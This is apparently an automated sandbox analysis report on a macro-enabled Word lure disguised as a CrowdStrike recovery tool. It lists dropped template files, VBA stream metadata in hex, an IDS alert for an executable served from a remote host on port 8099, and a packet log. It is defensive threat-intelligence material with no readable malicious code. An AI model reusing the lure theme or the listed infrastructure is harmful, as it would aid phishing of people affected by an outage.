Size (bytes):	290
Entropy (8bit):	3.5161159456784024
Encrypted:	false
SSDEEP:	6:fxnxUX+l8ME3QepmlJ0+3FbnKfZObdADryMluxHZypwwyv:fxnyulNGHmD0wbnKYZAH/lMZqiv
MD5:	C15EB3F4306EBF75D1E7C3C9382DEECC
SHA1:	A3F9684794FFD59151A80F97770D4A79F1D030A6
SHA-256:	23C262DF3AEACB125E88C8FFB7DBF56FD23F66E0D476AFD842A68DDE69658C7F
SHA-512:	ACDF7D69A815C42223FD6300179A991A379F7166EFAABEE41A3995FB2030CD41D8BCD46B566B56D1DFBAE8557AFA1D9FD55143900A506FA733DE9DA5D73389 D6
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .t.u.r.a.b.i.a.n...x.s.l.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....E.x.e.c.u.t.a.b.l.e.:. .{.W.D.}.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. . {.M.y. .T.e.m.p.l.a.t.e.s.}.....C.o.m.m.a.n.d.:. ./.f. .{.F.i.l.e.P.a.t.h.}.....

C:\Users\user\AppData\Local\Temp\TCD7F45.tmp\turabian.xsl

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	344303
Entropy (8bit):	5.023195898304535
Encrypted:	false
SSDEEP:	6144:UwprANnsqvtfL/vF/bkWPRMMv7EOMBPitjASjTQQr7IwR0TnyDk1b78plJwf33iD:6
MD5:	F079EC5E2CCB9CD4529673BCDFB90486
SHA1:	FBA6696E6FA918F52997193168867DD3AEBE1AD6
SHA-256:	3B651258F4D0EE1BFFC7FB189250DED1B920475D1682370D6685769E3A9346DB
SHA-512:	4FFFA59863F94B3778F321DA16C43B92A3053E024BDD8C5317077EA1ECC7B09F67ECE3C377DB693F3432BF1E2D947EC5BF8E88E19157ED08632537D8437C87D
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>.....<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-co m:xslt" xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">...<xsl:output method="html" encodi ng="us-ascii"/>.....<xsl:template match="*" mode="outputHtml2">.....<xsl:apply-templates mode="outputHtml"/>.....</xsl:template>.....<xsl:template name="StringForm atDot">....<xsl:param name="format" />....<xsl:param name="parameters" />.... <xsl:variable name="prop_EndChars">.. <xsl:call-template name="templ_prop_ EndChars"/>.. </xsl:variable>.... <xsl:choose>.....<xsl:when test="$format = ""></xsl:when>.....<xsl:when test="substring($format, 1, 2) = '%%'">.....<xsl:text>%< /xsl:text>.....<xsl:call-template name="StringFormatDot">.....<xsl:with-param name="format" select="substring($format, 3)" />.....<xsl:with-param name="parameters" s elect="$pa

C:\Users\user\AppData\Local\Temp\TCD7F55.tmp\Content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	260
Entropy (8bit):	3.4895685222798054
Encrypted:	false
SSDEEP:	6:fxnxUX4cPBl4xoE3QepmlJ0+hdADryMluyS6Bkls0Lwv:fxnyPl4xoGHmD0+dAH/luWvv
MD5:	63E8B0621B5DEFE1EF17F02EFBFC2436
SHA1:	2D02AD4FD9BF89F453683B7D2B3557BC1EEEE953
SHA-256:	9243D99795DCDAD26FA857CB2740E58E3ED581E3FAEF0CB3781CBCD25FB4EE06
SHA-512:	A27CDA84DF5AD906C9A60152F166E7BD517266CAA447195E6435997280104CBF83037F7B05AE9D4617323895DCA471117D8C150E32A3855156CB156E15FA5864
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .V.a.r.y.i.n.g.W.i.d.t.h.L.i.s.t...g.l.o.x.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e. m.p.l.a.t.e.s.}.\.S.m.a.r.t.A.r.t. .G.r.a.p.h.i.c.s.....

C:\Users\user\AppData\Local\Temp\TCD7F55.tmp\VaryingWidthList.glox

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE

File Type:	Microsoft OOXML
Category:	dropped
Size (bytes):	3075
Entropy (8bit):	7.716021191059687
Encrypted:	false
SSDEEP:	48:96yn4sOBoygpySCCxwKsZCB2oLEIK+aQpUNLRQWtmMamIZxAwCC2QnyODhVOzP4:l0vCxJsZQ2ofpKvtmMdIZxAwJyODhVOE
MD5:	67766FF48AF205B771B53AA2FA82B4F4
SHA1:	0964F8B9DC737E954E16984A585BDC37CE143D84
SHA-256:	160D05B4CB42E1200B859A2DE00770A5C9EBC736B70034AFC832A475372A1667
SHA-512:	AC28B0B4A9178E9B424E5893870913D80F4EE03D595F587AA1D3ACC68194153BAFC29436ADFD6EA8992F0B00D17A43CFB42C529829090AF32C3BE591BD41776D
Malicious:	false
Preview:	PK.....nB;.h.....F.....[Content_Types].xmlz.....MN.0...by.b.,.BI...X `...{..O.S...H\.'.XTP..K{.o.....rg..bL...XM.:.v..c.k...}.D....9.....Bb>.+..G.....+(.u}.w.]...v..{.M&.].>`... .nB..B0Z@.e.u..R.....-.&#....aR..`.a..|. 1^.....&..|..s.A.t..b..A.i7...7.&....bQK$O.....9....V....Wt_PK.....nB;O.....k....._rels/.rels...J.@.._e..4...i/.,x..Lw'....v'.<....WpQ.. ,.....7?....u.y..;bL../..3t.+.t.G....Y.v8.eG.MH,....(\..d..R....t>Z.<F-..G.(..\.x...I?..M..:#.....2.#.[..H7..#g{...._j...(.....q.....;.5'..Nt..."...A.h.....>....\.'...L..D..DU<.....C.TKu.5Tu.. ..bV..;PK.....C26.b.....diagrams/layout1.xml.T.n. .}N....).je./m.+u....`{..0P.....p..U}c.9g..3....=h.(.."..D-.&....~.....y..I...(r.aJ.Y..e..;.YH...P.{b.....hz.-..>k.i5..z>.l...f...c..Y. ..7.ND...=.%..1...Y.-.o.=)(1g.{.".E.>2.=...]Y..r0.Q...e.E.QKal,.....{f...r..9-.mH..C..\.w....c.4.JUbx.p Q...R....._...G.F...uPR...|um.+g..?..C..gT...7.0.8l$.*.=qx.....-8..8.

C:\Users\user\AppData\Local\Temp\TCD7F87.tmp\Metropolitan.thmx

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	Microsoft OOXML
Category:	dropped
Size (bytes):	777647
Entropy (8bit):	7.689662652914981
Encrypted:	false
SSDEEP:	6144:B04bNOJMngl856k0wwOGXMaXTLaTDmfBaN2Tx9iSUk1PdSnc0lnDlcGMcEFYYYYt:xbY6ngl46Aw5dmyYYYYYYYY7p8d
MD5:	B30D2EF0FC261AECE90B62E9C5597379
SHA1:	4893C5B9BE04ECBB19EE45FFCE33CA56C7894FE3
SHA-256:	BB170D6DE4EE8466F56C93DC26E47EE8A229B9C4842EA8DD0D9CCC71BC8E2976
SHA-512:	2E728408C20C3C23C84A1C22DB28F0943AAA960B4436F8C77570448D5BEA9B8D53D95F7562883FA4F9B282DFE2FD07251EEEFDE5481E49F99B8FEDB66AAAAB68
Malicious:	false
Preview:	PK.....V'B.._<....-.....[Content_Types].xml..`.I.%&/m.{.J.J..t...`.$.@.....iG#).*..eVe]f.@....{...{...;.N'...?\fd.l..J..!....?~|.?"....|.{.[..e^7E.....Gi..V.by..G..|.....U..t.|..mW...m..|. 5.j./..^d-.Y_.]e..E~wog...j...v.....?..u....c...W..G.4D_.}T,.@...}....R.Z..4k.....Y..mEkLor.f^..O..P...`.../.|u1..Y.....nK.....u=..2.tu~^L.Y5]/...~+.v...o....j.`?.S...../.by.|..>."kZbs... .H.9..m.z.]W.V.?~v.....;...N.....w....;.z..N.....w.....R.~n..Ofu.-..K.e....{..A.~.8.#D..)o.7.....:2.....=.....f...u....[..}...u.6b...xz.[...G..|#...$....)J./.....7.....oQ..]^.M..... wy}7a.....&l.....w.....l._...l..?.A.....r..9.|.8.....{w.....n...]^.M.....wy}7a.....&l.....`..z..`....2.o...wx}.....>..c.M..Arr#.....nD..[.....w.....n...]^.M.....wy}7a.....&l.....w..... ..Fp....w_Q....g..tL.i.?H.o...]^.....n...]^.M.....wy}7a.....&l.....`..z..`

C:\Users\user\AppData\Local\Temp\TCD7F87.tmp\content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	290
Entropy (8bit):	3.5091498509646044
Encrypted:	false
SSDEEP:	6:Q+sxnxUX1MiDuRELpmlJ0+3FbnKf68dADryMluxHFpwwl:Q+sxnyFdMymD0wbnKNAH/lMz1
MD5:	23D59577F4AE6C6D1527A1B8CDB9AB19
SHA1:	A345D683E54D04CC0105C4BFFCEF8C6617A0093D
SHA-256:	9ADD2C3912E01C2AC7FAD6737901E4EECBCCE6EC60F8E4D78585469A440E1E2C
SHA-512:	B85027276B888548ECB8A2FC1DB1574C26FF3FCA7AF1F29CD5074EC3642F9EC62650E7D47462837607E11DCAE879B1F83DF4762CA94667AE70CBF78F8D45534
Malicious:	false
Preview:	..[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .M.e.t.r.o.p.o.l.i.t.a.n...t.h.m.x.....C.o.m.p.o.n.e.n.t.:. .P.P.T.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....E.x.e.c.u.t.a.b.l.e.:. .{.P.P.}.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e.m.p.l.a.t.e.s.}.....C.o.m.m.a.n.d.:. .{.F.i.l.e.P.a.t.h.}.....

Static File Info

General

File type:	Microsoft Word 2007+
Entropy (8bit):	7.938940748289286

TrID:	• Word Microsoft Office Open XML Format document with Macro (52004/1) 37.96% • Word Microsoft Office Open XML Format document (49504/1) 36.13% • Word Microsoft Office Open XML Format document (27504/1) 20.07% • ZIP compressed archive (8000/1) 5.84%
File name:	New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.docm
File size:	310'160 bytes
MD5:	dd2100dfa067caae416b885637adc4ef
SHA1:	499f8881f4927e7b4a1a0448f62c60741ea6d44b
SHA256:	803727ccdf441e49096f3fd48107a5fe55c56c080f46773cd649c9e55ec1be61
SHA512:	809a6c7a3d83cc9b025a3109778be1d92db509d12202a30ecb31b8c8fbaeae2a50732e36d41b065b10ab64d04990e46173e09e01799bb54f8a93e725e111deda
SSDEEP:	6144:LkNC0FaiQjxrRbX1o/EUk1DPFVpigBHbP4Z4IU1vmR8:LkNCcC6cf1xVpJNP0QNs8
TLSH:	1664E12B7D13A023F52BD6349E903E6C72026111A3935374B9286B7FF26D14F9D8E54B
File Content Preview:	PK.....!..am.....[Content_Types].xml ... (.....

File Icon

Icon Hash:	1d35646ca6a49919

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.docm"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	False
Flash Objects Count:	0
Contains VBA Macros:	True

Summary

Author:	Le Nho Thanh
Template:	Normal.dotm
Last Saved By:	David
Revion Number:	3
Total Edit Time:	4
Create Time:	2024-07-19T10:29:00Z
Last Saved Time:	2024-07-22T09:13:00Z
Number of Pages:	9
Number of Words:	2526
Number of Characters:	14404
Creating Application:	Microsoft Office Word
Security:	0

Document Summary

Number of Lines:	120
Number of Paragraphs:	33
Thumbnail Scaling Desired:	false
Company:	Microsoft
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false

Application Version:	16.0000

Streams with VBA	
VBA File Name: ThisDocument.cls, Stream Size: 27601	
General	
Stream Path:	VBA/ThisDocument
VBA File Name:	ThisDocument.cls
Stream Size:	27601
Data ASCII:	. . . . . t . . . . . b . . . . .] . . . . . p . . . $ X . E - . B / . 8 [. a i s . B e 2 . . . . . Z . L Z . i F Z Z g . . . . . x . . . . Z . L Z . i F Z Z g 6 $ X . E - . B / . 8 [. . . . . M E . . . . . (. . . . . S " . . . . S . . . . . S " . . . . . < 2 . . . > " . . . . . < X . . . . . L . . . .
Data Raw:	01 16 03 00 04 00 01 00 00 74 0b 00 00 e4 00 00 00 62 02 00 00 02 0c 00 00 10 0c 00 00 e0 5d 00 00 04 00 00 00 01 00 00 00 97 d9 f8 db 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff 70 00 ff ff 00 00 24 58 0c 45 2d c6 bb 42 af 2f 07 e1 38 5b 0b 81 c3 61 69 73 c0 cd b3 42 91 9f a4 ef 65 97 32 fe 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code

Streams	
Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 376	
General	
Stream Path:	PROJECT
CLSID:	
File Type:	ASCII text, with CRLF line terminators
Stream Size:	376
Entropy:	5.349004928853029
Base64 Encoded:	True
Data ASCII:	I D = " { 6 3 9 4 0 D 1 7 - 7 B C 7 - 4 1 4 6 - B A 9 5 - 1 3 8 9 F F 7 0 2 C 5 8 } " . . D o c u m e n t = T h i s D o c u m e n t / & H 0 0 0 0 0 0 0 0 . . N a m e = " P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " D 5 D 7 6 E 4 7 9 6 1 8 9 A 1 8 9 A 1 8 9 A 1 8 9 A " . . D P B = " A A A 8 1 1 B 6 E 7 B 7 E 7 B 7 E 7 " . . G C = " 7 F 7 D C 4 E D 4 C 1 7 2 0 1 8 2 0 1 8 D F " . . . . [H o s t E x t e n d e r I n f
Data Raw:	49 44 3d 22 7b 36 33 39 34 30 44 31 37 2d 37 42 43 37 2d 34 31 34 36 2d 42 41 39 35 2d 31 33 38 39 46 46 37 30 32 43 35 38 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 44 6f 63 75 6d 65 6e 74 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4e 61 6d 65 3d 22 50 72 6f 6a 65 63 74 22 0d 0a 48 65 6c 70 43 6f 6e 74 65 78 74 49 44 3d 22 30 22 0d 0a 56 65 72 73 69 6f 6e 43 6f 6d 70 61 74 69

Stream Path: PROJECTwm, File Type: data, Stream Size: 41	
General	
Stream Path:	PROJECTwm
CLSID:	
File Type:	data
Stream Size:	41
Entropy:	3.0773844850752607
Base64 Encoded:	False
Data ASCII:	T h i s D o c u m e n t . T . h . i . s . D . o . c . u . m . e . n . t . . . . .
Data Raw:	54 68 69 73 44 6f 63 75 6d 65 6e 74 00 54 00 68 00 69 00 73 00 44 00 6f 00 63 00 75 00 6d 00 65 00 6e 00 74 00 00 00 00 00

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 2976	
General	
Stream Path:	VBA/_VBA_PROJECT
CLSID:	
File Type:	data
Stream Size:	2976
Entropy:	4.617966626265468
Base64 Encoded:	False
Data ASCII:	a . . . . . * . \ \ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \ \ . P . R . O . G . R . A . ~ . 1 . \ \ . C . O . M . M . O . N . ~ . 1 . \ \ . M . I . C . R . O . S . ~ . 1 . \ \ . V . B . A . \ \ . V . B . A . 7 . . . 1 . \ \ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F . o
Data Raw:	cc 61 b2 00 00 03 00 ff 09 04 00 00 09 04 00 00 e4 04 03 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fe 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/__SRP_0, File Type: data, Stream Size: 2782

General	
Stream Path:	VBA/__SRP_0
CLSID:	
File Type:	data
Stream Size:	2782
Entropy:	3.5082390293182035
Base64 Encoded:	False
Data ASCII:	K * . . . . . * \\ C N o r m a l r U . . . . . @ . . . . . @ . . . . . @ . . . . . ~ . . . . . ~ . . . . . ~ . . . . . ~ . . . . . ~ . . . . . ~ . . . . . ~ . . . . . ~ J . . . . . " . . . . . a . . . . . U . B - . . . . .
Data Raw:	93 4b 2a b2 03 00 10 00 00 00 ff ff 00 00 00 00 01 00 02 00 ff ff 00 00 00 00 01 00 00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 00 00 00 00 01 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 01 00 09 00 00 00 2a 5c 43 4e 6f 72 6d 61 6c 72 55 80 01 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 06 00 00 00 00 00 00

Stream Path: VBA/__SRP_1, File Type: data, Stream Size: 174	
General	
Stream Path:	VBA/__SRP_1
CLSID:	
File Type:	data
Stream Size:	174
Entropy:	1.6032810527820052
Base64 Encoded:	False
Data ASCII:	r U @ . . . . . @ . . . . . @ . . . . . @ . . . . . ~ z . . . . . b . . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 02 00 00 00 00 00 00 7e 7a 00 00 00 00 00 00 7f 00 00 00 00 00 00 00 00 12 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 11 00 00 00 00 00 00 00 00 03 00 06 00 00 00 00 00 00 09 11 04 00 00 00 00

Stream Path: VBA/__SRP_2, File Type: data, Stream Size: 1224	
General	
Stream Path:	VBA/__SRP_2
CLSID:	
File Type:	data
Stream Size:	1224
Entropy:	2.0062113510689086
Base64 Encoded:	False
Data ASCII:	r U . . . . . @ . . . . . @ . . . . . 8 . . . . . P . . . . . 1 . . . . . Q . . . . . q . . . . . A . . . . . ` . . . . .
Data Raw:	72 55 00 01 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 03 00 50 00 00 00 00 00 00 00 00 00 00 00 05 00 05 00 05 00 00 00 31 09 00 00 00 00 00 00 00 00 00 00 11 0c 00 00 00 00 00 00 00 00 00 00 51 0d 00 00 00 00 00 00 00 00

Stream Path: VBA/__SRP_3, File Type: data, Stream Size: 356	
General	
Stream Path:	VBA/__SRP_3
CLSID:	
File Type:	data
Stream Size:	356
Entropy:	2.1693699541959686
Base64 Encoded:	False
Data ASCII:	r U @ . . . . . @ . . . . . @ . . . . . x . . . . . 8 . . . . . ` . . . . . 8 . . . . . ` . . . . . 8 . . . . . ` . . . . . 8 . . . . . ` . . . . . 8 . . . . . ` . . . . 8 . . . . . b . . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 78 00 00 00 08 00 38 00 e1 01 00 00 00 00 00 00 00 00 02 00 00 00 04 60 00 00 e1 0d ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00

Stream Path: VBA/dir, File Type: data, Stream Size: 514	
General	
Stream Path:	VBA/dir
CLSID:	
File Type:	data
Stream Size:	514
Entropy:	6.2857106919283545


General	
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . p . . H . . . . d . . . . P r o j e c t . Q . (. . @ . . . . . = ... l . . . . > h . . . . J . < . . . . . r s t d . o l e > . . s . t . . d . o . l . e P . . . h . % ^ . . * . \ \ G { 0 0 0 2 0 4 3 0 - . . . . C . . . . 0 0 4 6 } # . 2 . 0 # 0 # C : . \ \ W i n d o w s . \ \ S y s t e m 3 . 2 \ \ . e 2 . t l b . # O L E A u t o m a t i o n . ` . . . E N o r m a l . E N C r . m . a Q F . . . . . * \ \ C . . . . . m A ! O f f i c g O D . f . i . c g . . ! G {
Data Raw:	01 fe b1 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 07 00 1c 00 50 72 6f 6a 65 63 74 05 51 00 28 00 00 40 02 14 06 02 14 3d ad 02 0a 07 02 6c 01 14 08 06 12 09 02 12 80 e3 3e ab 68 02 00 0c 02 4a 12 3c 02 0a 16 00 01 72 73 74 64 10 6f 6c 65 3e 02 19 73 00 74 00 00 64 00 6f 00 6c 00 65 50 00 0d 00 68 00 25 5e 00 03 2a 00 5c 47 7b 30 30

Network Behavior

Suricata IDS Alerts

Timestamp	Protocol	SID	Signature	Source Port	Dest Port	Source IP	Dest IP
2024-07-22T15:58:45.771195+0200	TCP	2029280	ET MALWARE Observed Certificate Base64 Encoded Executable Inbound	8099	49195	172.104.160.126	192.168.2.6
2024-07-22T15:57:48.044440+0200	TCP	2029280	ET MALWARE Observed Certificate Base64 Encoded Executable Inbound	8099	49717	172.104.160.126	192.168.2.6

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 22, 2024 15:57:37.290169954 CEST	49673	443	192.168.2.6	173.222.162.64
Jul 22, 2024 15:57:37.290256977 CEST	49674	443	192.168.2.6	173.222.162.64
Jul 22, 2024 15:57:37.618436098 CEST	49672	443	192.168.2.6	173.222.162.64
Jul 22, 2024 15:57:46.593611002 CEST	49714	443	192.168.2.6	40.126.31.69
Jul 22, 2024 15:57:46.593657017 CEST	443	49714	40.126.31.69	192.168.2.6
Jul 22, 2024 15:57:46.593781948 CEST	49714	443	192.168.2.6	40.126.31.69
Jul 22, 2024 15:57:46.593995094 CEST	49714	443	192.168.2.6	40.126.31.69
Jul 22, 2024 15:57:46.594027996 CEST	443	49714	40.126.31.69	192.168.2.6
Jul 22, 2024 15:57:46.611236095 CEST	49715	443	192.168.2.6	40.113.103.199
Jul 22, 2024 15:57:46.611321926 CEST	443	49715	40.113.103.199	192.168.2.6
Jul 22, 2024 15:57:46.611478090 CEST	49715	443	192.168.2.6	40.113.103.199
Jul 22, 2024 15:57:46.612370968 CEST	49715	443	192.168.2.6	40.113.103.199
Jul 22, 2024 15:57:46.612407923 CEST	443	49715	40.113.103.199	192.168.2.6
Jul 22, 2024 15:57:46.689435959 CEST	49717	8099	192.168.2.6	172.104.160.126
Jul 22, 2024 15:57:46.695535898 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:46.695604086 CEST	49717	8099	192.168.2.6	172.104.160.126
Jul 22, 2024 15:57:46.718877077 CEST	49717	8099	192.168.2.6	172.104.160.126
Jul 22, 2024 15:57:46.723723888 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:46.899533033 CEST	49673	443	192.168.2.6	173.222.162.64

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 22, 2024 15:57:46.899660110 CEST	49674	443	192.168.2.6	173.222.162.64
Jul 22, 2024 15:57:47.227660894 CEST	49672	443	192.168.2.6	173.222.162.64
Jul 22, 2024 15:57:47.923765898 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.924438000 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.924448967 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.924458027 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.924504995 CEST	49717	8099	192.168.2.6	172.104.160.126
Jul 22, 2024 15:57:47.924529076 CEST	49717	8099	192.168.2.6	172.104.160.126
Jul 22, 2024 15:57:47.925273895 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.925286055 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.925296068 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.925307035 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.925337076 CEST	49717	8099	192.168.2.6	172.104.160.126
Jul 22, 2024 15:57:47.925355911 CEST	49717	8099	192.168.2.6	172.104.160.126
Jul 22, 2024 15:57:47.926068068 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.926084042 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.926095009 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.926152945 CEST	49717	8099	192.168.2.6	172.104.160.126
Jul 22, 2024 15:57:47.926978111 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.927090883 CEST	49717	8099	192.168.2.6	172.104.160.126
Jul 22, 2024 15:57:47.942838907 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.942893028 CEST	49717	8099	192.168.2.6	172.104.160.126
Jul 22, 2024 15:57:47.943176985 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.943187952 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.943279028 CEST	49717	8099	192.168.2.6	172.104.160.126
Jul 22, 2024 15:57:47.943407059 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.944150925 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.944161892 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.944170952 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.944180012 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.944192886 CEST	49717	8099	192.168.2.6	172.104.160.126
Jul 22, 2024 15:57:47.944237947 CEST	49717	8099	192.168.2.6	172.104.160.126
Jul 22, 2024 15:57:47.945236921 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.945250034 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.945307970 CEST	49717	8099	192.168.2.6	172.104.160.126
Jul 22, 2024 15:57:47.946266890 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.946276903 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.946305037 CEST	49717	8099	192.168.2.6	172.104.160.126
Jul 22, 2024 15:57:47.947113991 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.947124004 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.947128057 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.947138071 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.947166920 CEST	49717	8099	192.168.2.6	172.104.160.126
Jul 22, 2024 15:57:47.948944092 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.948954105 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.949001074 CEST	49717	8099	192.168.2.6	172.104.160.126
Jul 22, 2024 15:57:47.950728893 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.950809002 CEST	49717	8099	192.168.2.6	172.104.160.126
Jul 22, 2024 15:57:47.951641083 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.951652050 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.951662064 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.951670885 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:47.951699018 CEST	49717	8099	192.168.2.6	172.104.160.126
Jul 22, 2024 15:57:47.951725960 CEST	49717	8099	192.168.2.6	172.104.160.126
